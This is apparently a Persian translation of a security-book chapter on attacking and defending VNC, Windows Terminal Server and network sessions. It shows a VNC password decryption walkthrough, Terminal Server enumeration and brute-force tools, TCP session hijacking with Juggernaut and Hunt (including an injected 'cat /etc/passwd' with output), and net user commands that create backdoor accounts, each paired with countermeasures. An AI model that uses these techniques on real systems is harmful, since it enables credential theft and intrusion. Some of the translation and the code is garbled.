آسـیب‌پذیـریهای مـربوط به اینکه چطور Vnc کلمه رمز سرور را ذخیره می‌کند (به طور خاص در محضرخانه ویندوز) Vnc برای کدبندی کردن کلمه رمز Vnc سرور از 3DES استفاده می‌کند . هر چند آن هر بار که کلمه رمز را ذخیره می‌کند از کلید ثابت استفاده می‌کند . (۸۸۷ ۷۸ ۶۳۵ ۱۰۷ ۸۲ ۲۳)

یکبار دیگر ، این یک مثال خوب برای استفاده از رمز قوی (3DES) می‌باشد . از زمانی که ما کلید کدبندی را شناختیم ، بازکردن کدبندی کلمه رمز برای هر Vnc سروری بسیار جزئی می‌باشد . کلمه رمز Vnc در کلید محضرخانه ویندوز به مسیر زیر ذخیره می‌شود .

Hkey – users \ . DefAULT \ SOFTWARE \ DRL \ Win VNC 3 \ Password

در مثال ما ، بخش داده شده این کلید 2F 98 1D C5 48 E0 9E C2 می‌باشد .

ما می‌توانیم از یک برنامه مثل vncdec برای بدست‌آوردن کلمه رمز Vnc استفاده کنیم . اگر ما موافق باشیم که یک سرور از Vnc استفاده کند .

(http://www.packetstormsecurity.org/crackers/vncdec.c)

برای اطلاعات بیشتر به کتاب هک‌کردن ویندوز Nt و 2000 رجوع نمایید .

ما بسادگی کد برنامه را قبل از کمپایل آن تغییر می‌دهیم ، بنابراین خط کلمه رمز برنامه مثل زیر می‌شود .

```
/* put your password hash here in p[] * /
char p[]={OX2F,OX98,DX1D,OXC5,OX48,OXEO,OX9E, OXC2}
```

سپس ما Vncdec را ایجاد کرده و اجرا می‌کنیم .

```
[shadow]# Vncdec
test
```

همانطور که نشان داده شد ، ما کلمه رمز سرور را با سعی بسیار کم بدست آوردیم .

اقدام متقابل با ابهام کلمه رمز Vnc ضعیف

در اینجا ، این آسیب‌پذیری هنوز در نسخه جاری Vnc وجود دارد . بهترین دفاع شما برای جلوگیری از مهاجمان از دسترسی به محضرخانه سیستم شما ، اعمال کردن سیستم امنیتی پایه میزبان برای سرور شما است .

آگاهي

Vnc یک FAQ عرضه می‌کند که بعضی موضوعات امنیتی را آدرس‌دهی می‌نماید . شما می‌توانید FAQ را در سایت http://www.uk.research.att.com/Vnc/faq.html پیدا کنید .

CITRIX ICA و سرور انتهايي مايكروسافت

قبل از web server ، فایل سرور ، ترمینال dumb قابل اعتمادی وجود داشت . به طوری که بسیاری از ارگانها میلیونها دلار در این سیستم‌ها سرمایه‌گذاری می‌کردند که به صورت داخلی هر چیزی را پردازش می‌کرد . کاربران انتهایی از طریق ترمینالهای ساده‌ای برای واردشدن و بازاریابی داده‌ها به آنها دسترسی پیدا می‌کردند .

امروزه یکی از بزرگترین جذابیتها برای ارگانها ، ایستگاه کاری کوچک می‌باشد . یک راه حل برای دستیابی به تصویر ، صدا و دسترسی به برنامه‌های کاربردی cutting – edge می‌باشد . بدون نیاز به ادامه‌دادن به ارتقاء میزکار کاربر انتهایی .

درست است که ایستگاه‌های کاری کوچک ممکن است مشکلات آنها را حل کند ، اما راههای کمتری در NT برای بالابردن امتیازات از یک کاربر نسبت به راهبر شبکه وجود دارد . این تکنیکها فقط به شما اجازه می‌دهند که ایستگاه کاری داخلی خود را راهبری نمایید و ترفیع‌دادن‌های بیشتر در طول شبکه حقیقتاً نیاز به یک محدوده بازکاری (Demain) دارد.

Terminal Server یک شبه تغییر کرده است . امروزه یک شاهکار و بالاترین امتیاز ممکن ، اجازه‌دادن به یک مهاجم برای بدست‌آوردن داده‌ها بر روی سیستم‌های دارای اطلاعات مالی ، قانونی و شرعی می‌باشد . امنیت ترمینال سرور مثل خیلی از برنامه‌های کاربردی دیگر اگر بطور غیر کافی تکمیل شود می‌تواند ارتباط شما را ضعیف کند .

۳ راه کلیدی برای فهم ترمینال سرور وجود دارد . سرور ، ایستگاه کاری و ارتباط داده‌ای.

سرور

تمامی سرورهای ویندوز ۲۰۰۰ کنترل را از طریق Terminal Server انجام می‌دهند که می‌تواند در مرکز کنترل ویندوز فعال و یا غیرفعال شود . همچنین ویندوز ۲۰۰۰ و NT می‌توانند اجازه فراهم کردن سرورهای ایستگاه کاری را بدهند .

ايستگاه‌هاي كاري

تعداد زیادی ایستگاه کاری قابل دسترس برای ارتباط به Terminal Server وجوددارد .

انتقال داده

داده Terminal Server از طـریق پـروتکل Remote Desktop مایکروسافت انتقال پیدا می‌کند . (RDP-5) و یا در حالت Citrix ، همراه پروتکل ICA آنها .

هر دو سیستم می‌توانند جهت امنیت انتقال داده تنظیم شوند .

هـر کـدام از آنهـا مقـدار کارآیـی دارنـد کـه با مقدار منفعتشان محاسبه می‌شود و هر کدام جهت موضوعاتی مربوط به امنیت پایه بر روی تکنولوژی انتقال داده بوجود آمده‌اند .

پیداکردن اهداف

تنظیمات پیش‌گزیده Terminal Server بر روی پورت۳۳۸۹ ، TCP شنیده می‌شود .یک مهاجم می‌تواند این شنیدن سرورها را با یک اسکن ساده پورت با هر محدوده‌ای از آدرس IP جستجو کند. مهاجمان فقط می‌توانند ایستگاه کاری Terminal Server شان راه‌اندازی کنند و برای login و password آماده شدند .

برای مبارزه‌کردن با این و برای تطبیق Terminal Server از طریق پورت پیش‌گزیده بسیار مشکل شما می‌توانید اندازه‌گیری پایه‌ای بگیرید .

Tsprobe

Popularity:	*3*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	*7*

Tsprobe ، یـک ابـزار کوچـک عالـی مـی‌باشـد که در سایت ofGod.comhttp://www.Hammer قرار دارد و در طول یک زیر شبکه خواسته شده مـی‌چـرخد و مـبادرت بـه بازکردن Terminal Server می‌کند . لم و رمز کار این جا است که مهاجم بایستی برای آن Box اعتبار داشته باشد تا یک handle را دریافـت کـند (آگـاه باشـید که اگر شما اعتبار نداشته باشید آن پیغام 'No Server Found' را می‌دهد ، حتی اگر یک سطر Terminal Server فعال و قابل دسترس باشد .) به طور نمونه فقط یک راهبر با یک کاربر Terminal Serverقادر به انجام این خواهد بود .

این هنوز یک راه موثر برای بررسی‌کردن کل یک زیر شبکه برای باکس‌هایی که بر روی سرویس Terminal Server در حال اجرا می‌باشند هست .

TSEnum

Popularity:	*3*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	*7*

TSEnum.exe (دوبـاره از سایتofGod.comhttp://www.Hammer) یک کم قوی‌تر از TSprobe می‌باشد و از روش مختلفی برای شمردن استفاده می‌کند .

به صورت پیش‌گزیده یک Terminal Server با نمایشگر اصلی‌اش ثبت خواهد شد .

TSEnum ، Net server Enum را صـدا مـی‌زنـد ، API را صـدا مـی‌زنـد و ساختار Serverinfo – 101 که مقدارها را بر می‌گرداند را در خواست می‌کند حتی اگر پورت بر روی ترمینال سرور شنیده شده باشد .

ثبت‌شدن هنور اعتبار دارد و هر Terminal Servery که نمایشگر در مورد آن می‌داند شمرده خواهد شد و بوسیله TSEnum برگردانده می‌شود . همه اینها چیزهای مورد نیاز با پورت ۱۳۹ قابل دسترس می‌باشد .اضافه بر آن ، همه اینها بدون هیچ‌گونه اعتبار خاصی کار می‌کند ، حتی اگر Restrict Anoymous در مقصد بر روی ۱ تنظیم شود .

اقدامات متقابل : کنترل‌هاي شبکه براي جلوگيري از شمردن

تـنها زمانـی که Terminal Server بر روی اینترنت بایستی قابل دسترس باشد زمانی است که به طور خاص طراحی شده باشد و مقدار خطر آن بررسی و درک شـده باشد . بنابراین اغلب ما بر روی ایستگاه‌های کاری کار انجام می‌دهیم که امنیت آنها به طور ضعیف انجام شده باشد و firewall ضعیف داشته باشد و ما اجازه دیدن پورت‌های بالا را هم داشته باشیم در Terminal Server اگر سیستم قسمتی از محدوده باشد آنگاه می‌تواند نام محدوده را به خوبی به ما بدهد .

(ACLS) لیسـت کنـترل دسترسـی‌هـا برای اجازه دادن به آدرسهای خاصی از اینترنت که آیا آن از جانب آن موقعیت بایستی قابل دسترسی باشد یا خیر ، بایستی تعریف شود . این می‌تواند به کم‌کردن خطر کمک کند (با فراهم کردن دفاع در عمق)

این ACL از درون بسیار مهم می‌باشد . جایی که قوانین فایروال اینترنتی ، بایستی ممانعت از دسترسی به داخل DMZ را ایجاد نمایند .

در بسیاری از حالات قوانینlan برای DMZ برای ردکردن همه آنها تنظیم نشده است و آنها فقط میزبانهای خاصی را بوسیله پورت اجازه می‌دهند .

با تغییردادن پورت برای دستورات مختلف دیگر ، برای سرویسهای دیگر یا برای تعداد پورت‌های بالاتر. شما می‌توانید آشکارسازی(افشا و نمایش) تان را کم کنید .

اقدام متقابل پورت سرور :

پورت پیش‌گزیده که شنیده می‌شود می‌تواند دوباره تعیین شود ، بوسیلهٔ تغییردادن کلیه محضرخانه زیر از ۳۳۸۹ برای پورت خواسته شده شما .

\HKLM\System\CurrentControlset\Control\TerminalServer\WinStation\RDP-TCP

Value : PortNumber REG_DWORD=3389

آگاهي

ایستگاه کاری برای اتصال به این سرویس روی پورت غیراستاندارد نیاز است که پورت دوباره جهت داده شود یا تغییر داده شود .

۱) ایجاد یک ارتباط برای آدرس Terminal Server شما

۲) خارج‌کردن ارتباط به یک فایل CNS (این می‌تواند بوسیلهٔ روشن کردن نوار ارتباط و انتخاب کردن File| Expert انجام شود).

۳) ویرایش فایل CNS با Not Pad و تغییر پورت خط سرور برای همان پورت که شما را دیده است .

۴) واردکردن فایل CNS به داخل مدیر ارتباط ایستگاه کاری

آگاهي

ایستگاه کاری Terminal Server Activex بر روی TCP و پورت ۳۳۸۹ کار می‌کند و نمی‌تواند تغییر یابد .

حمله کردن Terminal Server

Terminal Server خطـرات و نگرانـی‌هایی را برای هر دو حالت اجرایی وحالت سرور برنامه کاربران معرفی می‌کند ، همانطوری که با هر تکنولوژی فهم کاربر و امنیت نیازمندیها می‌تواند به محدودکردن پتانسیل آشکارسازی کمک کند .

زمانـی کـه بعضـی از آشکارسـازی‌هـا در هـر محـیط شـبکه‌ای بوجـود مـی‌آیـند محدودکردن آشکارسازی زمانی که هنوز درحال فراهم کردن مقداری است بزرگترین رقابت‌کردن (دعوت به جنگ کردن) است.

اولین ناحیه‌ای که برای تهاجم ، تمرکز خواهندکرد ، اقدام کردن بدون هیچ امتیاز جاری می‌باشد.

هجوم طاقت‌فرساي کلمه رمز

Popularity:	*3*
Simplicity:	*6*
Impact:	*7*
Risk Rating:	*5*

حـدس‌زدن کلمـه رمـز اغلـب سـاده‌تریـن راه مـی‌باشـد . زیـرا کلمـات رمز بسیار ضعیف ، بر روی کامپیوترها بسیار رایج هستند و بد بکار می‌روند . شما می‌توانید این حـدس‌زدن را و بـا اسـتفاده از مقـدار حبس یا تحریم کم کنید . شما می‌توانید یک سرویس را رد کنید اما قادر به حبس‌کردن مقدار راهبری نمی‌باشید . البته اگر شما امتیاز مخصوصی را برای مورد به Terminal Server داشته باشید .

آگاهي

از زمانی که Activex ایستگاه کاری Terminal Serverدنبال پورت می‌گردد نمی‌تواند تغییر پیدا کند . استفاده از TSGrinder در این محیطها که شناخته شده‌اند برای استفاده ایستگاه کاری Activex بسیار موثرتر می‌باشند ، زیرا شما پورت TCP را می‌دانید و از ۳۳۸۹ تغییر پیدا نمی‌کند .

TSGrinder به این تابع نیرو می‌دهد . بوسیلهٔ iterating از طریق فایل نام کاربری و کلمه رمز در یک تقلاکردن برای نیروی بی‌رحم حساب کاربر .

TSGrinder از کنترل Terminal Server ACtivex برای این کار استفاده می‌کند .

هر چند کنترل Activex به طور خاصی برای ردکردن دسترسی Script جهت متدهای کلمه رمز طراحی شده ، متدهای imsTSCNonScriptable می‌توانند همراه شیرازه جدول در C ++ قابل دسترس باشند .

اقدام متقابل طاقت‌فرساي كلمه رمز

اولین مرحله تغییر نام دادن حساب راهبر شبکه و جلوگیری از دسترسی به پورت‌های ۱۳۵ و ۱۳۹ به خوبی SNMP جهت جلوگیری از شمارش نام کاربری و کشف کردن حساب SID :500 تغییر نام یافته می‌باشد .

دومین مرحله وانمودکردن مهاجمان به داشتن کلمه کاربری و توانایی دسترسی برای ورود به صفحات می‌باشد . با ایجاد علامت ورود ، شما می‌توانید به طور موثر TSGrinder را خنثی کنید .

یک علامت (Banner) به مهاجمان نیاز خواهد داشت به طوری که دستی علائم را تصدیق نماید . متد دیگری برای کم‌کردن این خطر استفاده کردن از ابزار Tsver می‌باشد که در پایان این بخش بحث شده است . برای جلوگیری از ارتباط توسط ایستگاه کاری .

لبریزشدن حافظه Rey API.DLL

Popularity:	*3*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	*6*

این آسیب‌پذیری تحت تاثیر شناسایی گرافیکی و ضعف اختیار با MSGina.dll بر روی ویندوز Nt4 قرار می‌گیرد . این هنگامی که یک رشته دراز قابل ارتجاع باشد در فیلد نام کاربری چندین موضوع ایجاد می‌کند.

اگر به صورت جزئی تهیه شود ارتباط را قطع خواهد کرد و بصورت داخلی به سیستم آسیب خواهد رساند .

اقدام متقابل Reg API.DLL

شرکت مایکروسافت یک قطعه برنامه (MS00-087) را در نوامبر2000 به بازار عرضه کرد . این تکه برنامه این آسیب‌پذیری را با تغییردادن سرویس Terminal Server برطرف کرد و به آن اجازه داد به طور صحیح داده‌ها را لمس کند .

در مورد این اطلاعات زیادی در سایت

/Technest/Security/bulletin/Ms00-087.asphttp://www.microsoft.com وجود دارد .

توافق (تسویه‌کردن) ریشه از راه دور IME

Popularity:	*2*
Simplicity:	*2*
Impact:	*9*
Risk Rating:	*4*

نرم‌افزار برای زبانهای مختلف نوشته می‌شود . یکی از ابزارهای مایکروسافت یک ویرایش‌گر متد ورود می‌باشد (IME) که اجازه می‌دهد یک کیبورد ۱۰۱ کلیدی

اســتاندارد ترکیب شود به هزاران نمایندگی (ارائه‌ها و نمایشها) برای زبانهایی مثل چینی یا کره‌ای متأسفانه اعتبار ورود انجام نشد و مفهوم (زمینه) IME از قبل بر اعتباردادن به کاربران سیستم بود .

اقدامات متقابل IME

مایکروسـافت یـک (MS00-069) مشـورتی را بـیرون داد و آن تکـه برنامه‌ای بود برای کم‌کردن نسبت خطر در برخورد با نسخه‌های مختلف و این را می‌گوید که مشکل وجود ندارد . درجایی دیگر (هرگز قبلاً آن را نشنیده‌اید) در رابطه با این در سایت اینترنتی زیر اطلاعات زیادی وجود دارد .

http://www.microsoft.com/Technest/treeview/default.asp?URL=/technet /Security/bulletin/Ms00-069.asp

رمزگذاري ضعيفICA

Popularity:	*2*
Simplicity:	*3*
Impact:	*7*
Risk Rating:	*4*

شاید آیتم‌های زیادی در طول هر شبکه‌ای پیدا شودکه از پروتکل‌های clear text برای ورود به شبکه یا مدیریت آن استفاده کند .

برای قسمتهای مختلف زیادی ،پروتکل RDP مایکروسافت یک کانال رمزگذاری(encryption) را برای همه داده‌های حساس نگهداری می‌کرد .

در حالت تکمیل Citrix ، آنجا توانایی برای یک استراق سمع کننده شبکه وجود داشت تا دسترسی برای ورود به اطلاعات داشته باشد . به عنوان نتیجه تکمیل‌کردن رمزگذاری ، XOR .

برای اطلاعات بیشتر سایت زیر را چک کنید .

http://www.securiteam.com/securitynews/5XQ0H000CK.html

اقدام متقابل ICA

بهتریـن راه‌حـل اجراکـردن (تکمـیل‌کردن) Citrix می‌باشد با استفاده‌کردن امنیت ISA برای ورود به شبکه که از رمزگذاری استفاده می‌کند (تامین کردن ناحیه رمزگذاری با کانال ICA)

حملات بلند امتیاز کاربر User Privilege Elevation Attacks

Popularity:	*6*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	*7*

همانطور که در ابتدا متذکر شدیم ، Terminal Server برای درجه جدیدی از پتانسیل تحقق نیافته ، موجب این حملات شده است.

بـرای تنظیمات اولیه Terminal Server نیاز دارید مطمئن شوید که برنامه‌ها در start up شروع شوند و آن کنترل‌ها در جایی برای محدودیت این است که چه ابزارهایی می‌توانسته اجرا شوند .

مطالـب زیـادی در این زمینه تا این اندازه در کتاب مطرح نموده‌ایم . اما اگرچه سعی نموده‌ایم تا آنجائیکه ممکن است به ترتیب ابزار و فنون مشترک هک کننده را نام بـبریم ، ولـی بـاز هـم تعدادی از آنها تاکنون در طبقه‌بندی این مبحث تولید اشکال نموده‌اند . ما در اینجا به آن دسته از هجومها تحت چتر عمومی تکنیکهای پیشرفته اشاره نموده‌ایم . آنها به بخشهای ذیل آزادانه طبقه‌بندی شده‌اند :

بخـش ربـودن یا کش‌رفتن ، خروجی‌های مخفی ، تروجن‌ها ، رفرنویسی ، براندازی محیط سیستم و مهندسی اجتماعی (اسب تروجن برنامه‌ای است که اجرای یک کار معین غیر از آنچه که سایر فعالیتهای پشت صحنه را عیناً ادامه می‌دهند را می‌فهماند)

مـا مطالب مناسبی را برای این مبحث از فصلهای پیشین کتاب در هر جا که لازم به تکرار دانستیم، گلچین کرده‌ایم . نتیجه این است که یک گنجینه جامع اطلاعات از این موضوعات را از روی تمام دسته‌های نرم‌افزار، نوع خط‌مشی و تکنیکها حذف می‌کند .

بعد از همه ، هک‌کنندگان جنایتکار اغلب یک چنین تمایزهایی را در زمان انتخاب اهدافشان یا مقاصدشان بوجود نمی‌آورند .

Session Hijacking

ابزار شبکه بعنوان سرایدار تمام عبور و مرور رسمی و ثبت شده شماست .

هـر پـیغام E – mail ، هر فایل و هر شماره کارت اعتباری مشترک انتقال داده شده بر روی شبکه و توسط این ابزارها اداره شده است . بوضوح ایمنی این ابزار یک ماموریـت حسـاس و انتقادآمـیز اسـت . بـا ایـن ترس که تصور کند آیا امکان دارد یک روز آمدوشدهای شبکه توسط مزاحمین جنایتکار کنترل و دزدیده شود ؟ ما هم اکنون توضیح خواهیم داد که چگونه توسط یک تکنیک بنام سرقت Tep این امر انجام‌پذیر می‌شود .

هـرز بودن Tep از یک اشتباه اساسی در پروتکل TCP ناشی می‌شود . TCP/IP اجازه می‌دهد که بستهٔ کوچک ، کلاهبرداری و حقه بازی کند و در جریانی قرار بگیرد و بدین‌وسیله باعث می‌شود که فرمانها بر روی میزبان خارجی اجرا گردد .به هر حال این نوع حمله مستلزم یک واسطهٔ سهیم شده می‌باشد و مقدار کمی هم موفقیت در برداشت .

Juggernaut :

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	*9*

با بکارگیری نیروی شکننده و همچنین شکار یا صید ، مهاجمین می‌توانند ببینند و سپس یک اتصال را بعهده بگیرند .

یکی از تلاشهای اولیه جهت گذاردن نظریهٔ TCP Hijacking به معرض آزمایش ، نیروی شکننده محصول Mike schiffman بود . خیلی‌ها ، مایـک را از روی خط سیرو اجرای نخستین وی خواهند شناخت (آدرس را ببینید) . این تولید برنامه‌های رایگان ، انقلابی بود در آنچه که می‌توانست اتصالات TCP را تحت نظر داشته باشد ، سپس یک اتصال را بطور موقت برباید .

ایـن مهاجمیـن توانـا در ارائـه و تسـلیم دستورات ، همانند شخصی که در سیستم علامت‌گذاری شده است می‌باشند . بعنوان مثال اگر ابزارهای شبکه‌ای شما در حالت shared media (واسـطهٔ به شرکت گذارده) باشد ، هر اتصالی میان مرکز عملیاتی شبکهٔ شما (noc) با ابزار می‌تواند توسط مهاجمین کنترل و جاسوسی شود، سپس موفق به سرقت یا ربودن بخش Telnet شده و یا کلمهٔ عبور برای ابزار Cisco شما را فعال سازند.

```
+                                                    +
                                                ?) Help
                                      0) Program information
                                      1) Connection database
                                      2) Spy on a connection
                                       3) Reset a connection
                              4) Automated connection reset daemon
                                   5) Simplex connection hijack
                                6) Interactive connection hijack
                                       7) Packet assembly module
                              8) Souper sekret option number eight
                                                    9) Step Down
```

یکـی از بهتریـن ویژگـی‌های Juggernaut ، حالت "Simplex Connection hijack" (اتصال سادهٔ ربایندگی)است . این به مهاجم (Hijacker) اجـازه مـی‌دهـد تا فرمانها (Command) به Local system یا سیستم داخلی ارائه گردد . (یا فرمانها تسلیم سیستم محلی شوند) . همیشه "Internative Connection hijack" (ربـودن اتصـال واکنشـی) بـرای استفاده و دسترسی مشکل بوده است . برای اینکه اتصال اغلب بر اساس حملات ACK تفکیک می‌گردد .

وضـعیت "Simplex hijack" یـا وضـعیت ربودن ساده ، به هر حال مهاجمیـن را در جهـت ارائـه یا انجام دستوری که بر روی سیستم خارجی بموقع اجرا می‌شوند قادر می‌سازد .

وضـعیت "Simplex hijack" (ربودن ساده) به هر حال مهاجمین را قادر می‌سازد تا بر روی سیستم دور از دسترس ، دستوری را بموقع اجرا کند درست مانند « فعال‌ساختن کلمهٔ رمز "Ohello" که کلمهٔ رمز فعال Cisco را به "hello" تنظیم می‌کند .

Hunt گشتن و شکار کردن

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	*9*

ابزار Hunt (قابل دسترسی در : http://www.lin.fsid.cvut.cz/~kra/index.html#Hunt) یکـی دیگـر از برنامهٔ سرقت یا ربودن با ویژگی رباینـدگی محکم‌تری است . خالق آن « پائول کروز Krauz »Pavel یک محصول استثنایی بوجود آورده است که بطور واضح نقطه ضعفهای موجود در پروتکل TCP را شرح می‌دهد .

مانند Juggernaut (در هم شکننده) ، Hunt نیز براحتی به مزاحمین اجازهٔ جاسوسی بر یک اتصال و جستجو برای یافتن اطلاعات با ارزشی همچون کلمهٔ عبور (password) را می‌دهد . همانطوریکه در مثال زیر ملاحظه می‌فرمایید .

```
--- Main Menu --- rcvpkt 1498,free/alloc pkt 63/64 ------
                                1/w/r)list/watch/reset connections
                                        U)        host up tests
a)        arp/simple hijack (avoids ask storm if arp used)
                                        s)        simple hijack
                                d)        daemons rst/arp/sniff/mac
                                        o)        options
                                           x)        exit
                                                        > w
                        0)172.29.11.207[1038]        --> 172.30.52.69[23]
                        1)172.29.11.207[1039]        --> 172.30.52.69[23]
                        2)172.29.11.207[1040]        --> 172.30.52.69[23]
                        3)172.29.11.207[1043]        --> 172.30.52.69[23]
                        4)172.29.11.207[1045]        --> 172.30.52.69[23]
                        5)172.29.11.207[1047]        --> 172.30.52.69[23]
                                                    choose conn>2
                                dump [s]rc/[d]st/[b]oth [b]>s
                                                    CTRL-C to break
                                                        Uname –a
                                                            su
                                                         hello
                                                    cat/etc/password
```

شبکهٔ Net دوردست Tel = Tel net

تماشـای یـک اتصال telnet روی سیستم Unix می‌تواند اطلاعات با ارزشی برای مهاجمین فراهم نماید . همچون کلمهٔ عبور اصلی (همانطوریکه نشان داده شد) . Hunt مـی‌توانـد دستوراتی را که باید در سیستم خارجی (دور از دسترس) بموقع اجرا شود ارائه نماید . بعنوان مثال ، مهاجم می‌تواند دستورات را اجرا نماید و خروجی آن تنها روی سیستم مهاجم به نمایش در آید ، بطوریکه بسختی بازیابی یا پیدا شود .

```
--- Main Menu --- rcvpkt 76,free/alloc pkt 63/64 ------
                                1/w/r)list/watch/reset connections
                                        U)        host up tests
a)        arp/simple hijack (avoids ask storm if arp used)
                                        s)        simple hijack
                                d)        daemons rst/arp/sniff/mac
                                        o)        options
                                           x)        exit
                                                        > s
0)172.29.11.207[1517]        --> 192.168.40.66[23]
                                                    choose conn>0
                                        dump connection y/n [n]>n
                                    dump [s]rc/[d]st/[b]oth [b]>
                                print src/dst same characters y/n [n] >
Enter the command string you wish executed or[cr]>cat/etc/passwd
                                                    cat /etc / passwd
                                root :rhayr.AHfasd:0:1:Super-User:/:/sbin/sh
                                                     daemon:x:1:1::/:
                                                   bin:x:2:2::/user/bin:
                                                        sys:x:3:3::/:
                                                adm:x:4:4:Admin/var/adm:
                                            1p:x:71:8:Line Printer Admin /usr/spool/lp:
                                                uucp:x:5:5:uucp Admin:/usr/lib/uucp:
                        nuucp:x:9:9:uucpAdmin:/var/spool/uncppublic:/usr/lib/uucp/uucico
                                            listen :x:37:Network Admin:/usr/net/nls:
                                                    nobody:x:60001:60001:Nobody:/:
                                            noaccess:x:60002:60002:NO Access User:/:
                                            nobody 4:x:65534:65534:SunsOS 4.x Nobody:/:
                                        sm:a401ja8fFla.;:100:1::/export/home/sm:/bin/sh
                                        [r] eset connection/[s]ynchronize /[n]one [r]>n
                                                                                done
```

همانطوریکـه مستحضـرید یـک دسـتور خیانتکارانه (cat/etc/password) می‌تواند به سیستم "remote system" یا بیگانه فرستاده و بموقع اجرا شود و (خروجی) نتیجهٔ آن فقط روی سیستم مهاجم نشان داده شود .

اقدامات متقابل Hijacking

اتخـاذ پـروتکلهای ارتـباطات بـه رمز در آمده همچون IPSec یا SSH تاثیر تهاجم نیروی استراق سمع مثل session hijacking را بمقدار زیادی کاهش و حتـی در مـواردی خنثـی مـی‌نماید . اگرچه تکنولوژیهای شبکه‌ای تغییر یافته با دفاع مناسب بر علیه چنین حمله‌هایی در نظر گرفته شده بودند ، اما ابزار (Tools) اخطار

شبکه (Network – monitory) با مهارت کافی نقل وانتقال تکنولوژیها را در شرایط مطئمن محاصره می‌نماید . بنابراین بهترین وسیلهٔ دفاعی همان Encryption می‌باشد .(رمزگذاری)

Back DOORS (دربهاي خروجي پنهاني)

وقتیکه مزاحمین مستقر می‌شوند ، بسیار مشکل است ، سیستم از حضور آنها خلاص شود . حتی اگر خلاءهای اصلی هم بتوانند شناسایی و علامت‌گذاری شوند ، مهاجمین مکار ، مکانیزمی را ایجاد می‌نمایند که بسرعت بتوانند به هوی و هوس مجدد خویش بقیه برسند ، این مکانیزم "back DOORS" نامیده می‌شود. (یعنی راه خروجی پنهانی)

یافتن و پاک‌کردن برای خروجی‌های ناشی از سیستم شما تقریباً غیرممکن است ، چرا که اینها تقریباً راههای بی‌شماری برپا ایجاد یک Back DOORS دارند . تنها راه نجات و (بازگردان) بازیافت مجدد داده‌ها پس از حمله یا تهاجم ، دوباره ذخیره‌سازی سیستم عامل از Original Media و شروع به یک بازرسی طولانی جهت دوباره ذخیره‌سازی داده‌های کاربردی و کاربرها از back up های واضح می‌باشد (یعنی می‌توانیم بازگردان فایلها را روی دیسکت ذخیره و کپی کنیم و از داده‌های کاربردی و کاربر یک کپی پشتیبان بگیریم) بازیافت‌های کامل این ویژگی و خاصیت ، امری پیچید و بغرنج شده است ، بخصوص وقتیکه سیستمها پیکره‌بندی‌های منحصربفردی دارند ، هرگز مسندسازی نشده‌اند (یعنی سیستم‌ها با فرمهای واحد غیرقابل اخطار یا آموزش) . در فصلهای بعدی مکانیزمهای بسیاری را که هک‌کنندگان جنایتکار آنرا بکار می‌برند ارائه خواهیم داد تا کنترلی بر روی سیستم‌های مقصد اعمال گردد ، از این‌رو مجریان می‌توانند بسرعت مداخله‌ها و مزاحمتها را شناسایی کنند و تا آنجائیکه امکان دارد از این اصلاح مجدد مشقت‌بار سیستم ممانعت بعمل آورند . ما درجائیکه لازم باشد به جزئیات خواهیم پرداخت ، اما در کل امیدواریم بازنگری جامعی از تکنیکهای عمومی به شما ارائه داده باشیم .

ایجاد حساب‌هاي كاربرمجازي

Popularity:	9
Simplicity:	9
Impact:	10
Risk Rating:	9

بسیاری از مدیران سیستم تشخیص می‌دهند که حسابهای معادل کاربر ارشد ، منابع حساس و مهمی برای حفاظت و رسیدگی هستند . آنچه که مشکل‌تر است برای ردپا پیداکردن بطور نامحسوس ،حسابهایی هستندکه امتیازات کاربرارشد دارد . هک‌کنندگان جنایتکار برآنند تا حسابهایی بدون شکست سیستمهای غالب ایجاد نمایند .

NT / 2000

با ایجاد حسابهای محلی ممتاز در ویندوز NT/2000 بآسانی می‌توان با بکارگیری دستوارت ذیل آنرا به مرحلهٔ اجرا در آورد :

```
net user <username><password>/ADD
net local group <group name><username>/ADD
```

دستور net group (گروه شبکه) یک کاربر به گروه عمومی اضافه خواهد کرد : NT گروههای محلی (تنها مقیم در مدیریت حسابهای امنیت محلی یا SAM) را از گروههای عمومی (مقیم در حوزهٔ SAM) متمایز می‌کند . ساختار گروههای محلی نمونه‌ای از قویترین ساختارها هستند برای اینکه دارای سطوح دسترسی متفاوتی به منابع پیش‌فرض سیستم هستند . ویندوز 2000 یک ابتکار جدید در نگرش به گروههای Universal جهانی و گروههای حوزه محلی ایجاد می‌نماید . ورودی‌های meta domain وجود دارند که ممکن است عضویت در حوزهٔ ساختار درختی یا ساختار جنگلی داشته باشد. چک‌کردن اعضای گروههای اجرائی کلیدی درست بآسانی دستورات گروه شبکه‌ای {محلی} می‌باشد ، همانطوریکه در مثال ذیل نشان داده شده اعضای بی‌فکر roup و Windows 2000 Enterprise Admins هستند .

```
c:\>net group "Enterprise Admins"
Group name     Enterprise Admins
Comment        Designed administrators of the enterprise
Members
-------------------------------------------------------
Administrator
The command completed successfully
```

مثال :

گـروههای مهـم و حسـاس جهت مشاهده ساختارهایی هستند از جمله : مدیران ، حوزهٔ Admins یا Domain Admins ، Enterprice Admins و Schema Admins (در ویندوز 2000 کنترل‌کنندگان حوزه) و گروههای عاملین محلی مختلف .

Unix

حسـابهای یونـیکس مجـازی بطـور متشابهی ایجاد و شناسای شده‌اند . دسترسی‌های مشترک شامل ایجاد حساب کاربر بی‌خطر با یک UID یا GID با تنظیم روی صـفر ،همچنیـن چـک‌کـردن حسـابهایی با GID مشابه در کاربر اصلی ، سپس مرورکردن فایل گروهتان Files/etc/group جهت بررسی ویژگی GID مشابه ، این حسابها براحتی در /ect/password پیدا می‌شود .

Novell

یک شیوهٔ نمونه در NetWare ایجاد شیئ "orphaned" است ، بعنوان مثال: یک ظرف با یک کاربر ایجاد می‌کند و سپس یک کاربر جدید بعنوان تنها امانتدار ظرف مادر می‌سازد .

حتی کاربر Admin نمی‌تواند این وضعیت را تغییر دهد و شرایطی فراهم آورد که مزاحم قادر به ورود همیشگی و مداوم به درخت NDS باشد .

فایلهای start up

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	*9*

